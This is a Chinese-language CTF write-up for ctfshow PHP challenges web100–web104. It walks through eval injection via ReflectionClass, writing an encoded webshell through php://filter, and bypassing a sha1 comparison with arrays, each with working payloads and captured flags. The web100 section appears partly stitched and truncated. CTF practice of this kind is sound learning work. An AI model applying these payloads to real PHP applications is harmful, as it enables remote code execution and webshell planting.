

web100

```
highlight_file(__FILE__);
include("ctfshow.php");
//flag in class ctfshow;
$ctfshow = new ctfshow();
$v1=$_GET['v1'];
$v2=$_GET['v2'];
$v3=$_GET['v3'];
$v0=is_numeric($v1) and is_numeric($v2) and is_numeric($v3);
if($v0){
    if(!preg_match("/\;/", $v2)){
        if(preg_match("/\;/", $v3)){
            eval("$v2('ctfshow')$v3");
        }
    }
}

?>
```

一共需要传三个get参数，然后 `$v0` 是对三个参数的与的结果，了解一下 `is_numeric()` 函数

is_numeric() 函数用于检测变量是否为数字或数字字符串

如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE

is_numeric

(PHP 4, PHP 5, PHP 7, PHP 8)

is_numeric — 检测变量是否为数字或数字字符串

说明

```
is_numeric(mixed $value): bool
```

检测指定的变量是否为数字或数字字符串。

但php有运算的优先级，也就是 `&&> = > and`


```

        eval("$v2('ctfshow')$v3");
    }
}

}

?>

```

前面还是一样，对v2和v3的要求变多了

要求v2只能是字母和部分符号

这题考察[类反射](#)

PHP Reflection API是PHP5才有的新功能，它是用来导出或提取出关于类、方法、属性、参数等的详细信息，包括注释。

`$class = new ReflectionClass('ctfshow');` // 建立 Person这个类的反射类

`$instance = $class->newInstanceArgs($args);` // 相当于实例化ctfshow类

payload为

```
?v1=1&v2=echo new ReflectionClass&v3=;
```

得到flag

```

public $dalaoB ] Property [ public
$flag_ee041d420x2d79120x2d46020x2d94280x2d6ec75495daa ] } - Methods [0] { } }

```



web102

```

highlight_file(__FILE__);
$v1 = $_POST['v1'];
$v2 = $_GET['v2'];
$v3 = $_GET['v3'];
$v4 = is_numeric($v2) and is_numeric($v3);
if($v4){
    $s = substr($v2,2);
    $str = call_user_func($v1,$s);
    echo $str;
    file_put_contents($v3,$str);
}
else{
    die('hacker');
}

?>

```

这里换成了判断v2是不是数字

然后出现了两个新函数

substr

(PHP 4, PHP 5, PHP 7, PHP 8)

substr — 返回字符串的子串

说明

```
substr(string $string, int $offset, ?int $length = null): string
```

返回字符串 **string** 由 **offset** 和 **length** 参数指定的子字符串。

参数

string

输入字符串。

offset

如果 **offset** 是非负数，返回的字符串将从 **string** 的 **offset** 位置开始，从 0 开始计算。
例如，在字符串 "abcdef" 中，在位置 0 的字符是 "a"，位置 2 的字符串是 "c" 等等。

call_user_func

(PHP 4, PHP 5, PHP 7, PHP 8)

call_user_func — 把第一个参数作为回调函数调用

说明

```
call_user_func(callable $callback, mixed ...$args): mixed
```

第一个参数 **callback** 是被调用的回调函数，其余参数是回调函数的参数。

这里对 `is_numeric` 函数进行补充一点，如果字符串中含有一个e代表科学计数法，也可返回true

首先，get传参v2和v3，post传参v1；if中需要v4为真才能往下执行，而v4要为真就是v2传的参数要为数字或者数字字符串，同时v2也是我们要写入的webshell

为了让v2为数字或者数字字符串，我们可以先把我们的webshell转换为base64编码，再把base64编码转换为16进制

```
<?php
```

```
$b = base64_encode('<?=`tac *`;');  
$b = str_replace("=", "", $b);  
echo "base64加密后:" . $b . "\n";  
$v2 = call_user_func('bin2hex', $b);  
echo "16进制形式:" . $v2 . "\n";  
var_dump(is_numeric($v2));
```



The screenshot shows a code editor with the following PHP code:

```
1 <?php  
2  
3 $b = base64_encode( string: '<?=`tac *`;');  
4 $b = str_replace( search: "=", replace: "", $b);  
5 echo "base64加密后:" . $b . "\n";  
6 $v2 = call_user_func( callback: 'bin2hex', $b);  
7 echo "16进制形式:" . $v2 . "\n";  
8 var_dump(is_numeric($v2));  
9
```

Below the code editor, the execution output is shown:

```
运行 test.php x  
E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe -c E:\phpstudy_  
base64加密后:PD89YHRhYyAqYDs  
16进制形式:504438395948526859794171594473  
bool(true)
```

所以我们构造出来的经过base64加密，然后在转16进制的数只能包含数字和e


由于v2是从第三位开始取值，所以要在v2数字前面加上00

构建命令

```
?v2=00504438395948526859794171594473&v3=php://filter/write=convert.base64-  
decode/resource=1.php
```

```
post:  
v1=hex2bin
```

访问1.php得到flag



The screenshot shows a terminal window with the following output:

```
<?php  
?=`tac *`; $flag="ctfshow{5eb61978-0790-46ec-a652-  
c9f64c5e6e8c}";  
*/
```

web103

```
highlight_file(__FILE__);
$v1 = $_POST['v1'];
$v2 = $_GET['v2'];
$v3 = $_GET['v3'];
$v4 = is_numeric($v2) and is_numeric($v3);
if($v4){
    $s = substr($v2,2);
    $str = call_user_func($v1,$s);
    echo $str;
    if(!preg_match("/.*p.*h.*p.*i",$str)){
        file_put_contents($v3,$str);
    }
    else{
        die('Sorry');
    }
}
else{
    die('hacker');
}

?>
```

和上一题一样，这次对于\$str多过滤了php，但是我们上一题的v2是经过base64编码的所以不存在问题继续套用

```
?v2=00504438395948526859794171594473&v3=php://filter/write=convert.base64-
decode/resource=1.php
```

```
post:
v1=hex2bin
```

访问1.php得到flag

```
<!--
?=`tac *`;
$flag="ctfshow{d3272a2c-5334-42cc-9726-7b763f8ff0
"; */ # @link: https://ctfer.com # @email:
h1xa@ctfer.com # @Last Modified time: 2020-09-23
20:58:41 # @Last Modified by: h1xa # @Date:
2020-09-21 21:31:23 # @Author: h1xa # -*- coding:
utf-8 -*- /* <?php ?
-->
```

web104

```
highlight_file(__FILE__);
include("flag.php");

if(isset($_POST['v1']) && isset($_GET['v2'])) {
    $v1 = $_POST['v1'];
    $v2 = $_GET['v2'];
```

```
if(sha1($v1)==sha1($v2)){  
    echo $flag;  
}  
}
```

?>

对比v1和v2的sha1值

sha1()函数无法处理数组类型，会返回NULL

构建payload

```
?v2[]=1
```

```
post
```

```
v1[]=1
```

得到flag

```
Warning: sha1() expects parameter 1 to be string, array  
line 19  
ctfshow{0f22218e-365b-4164-9e79-6d4fe4fb5695}
```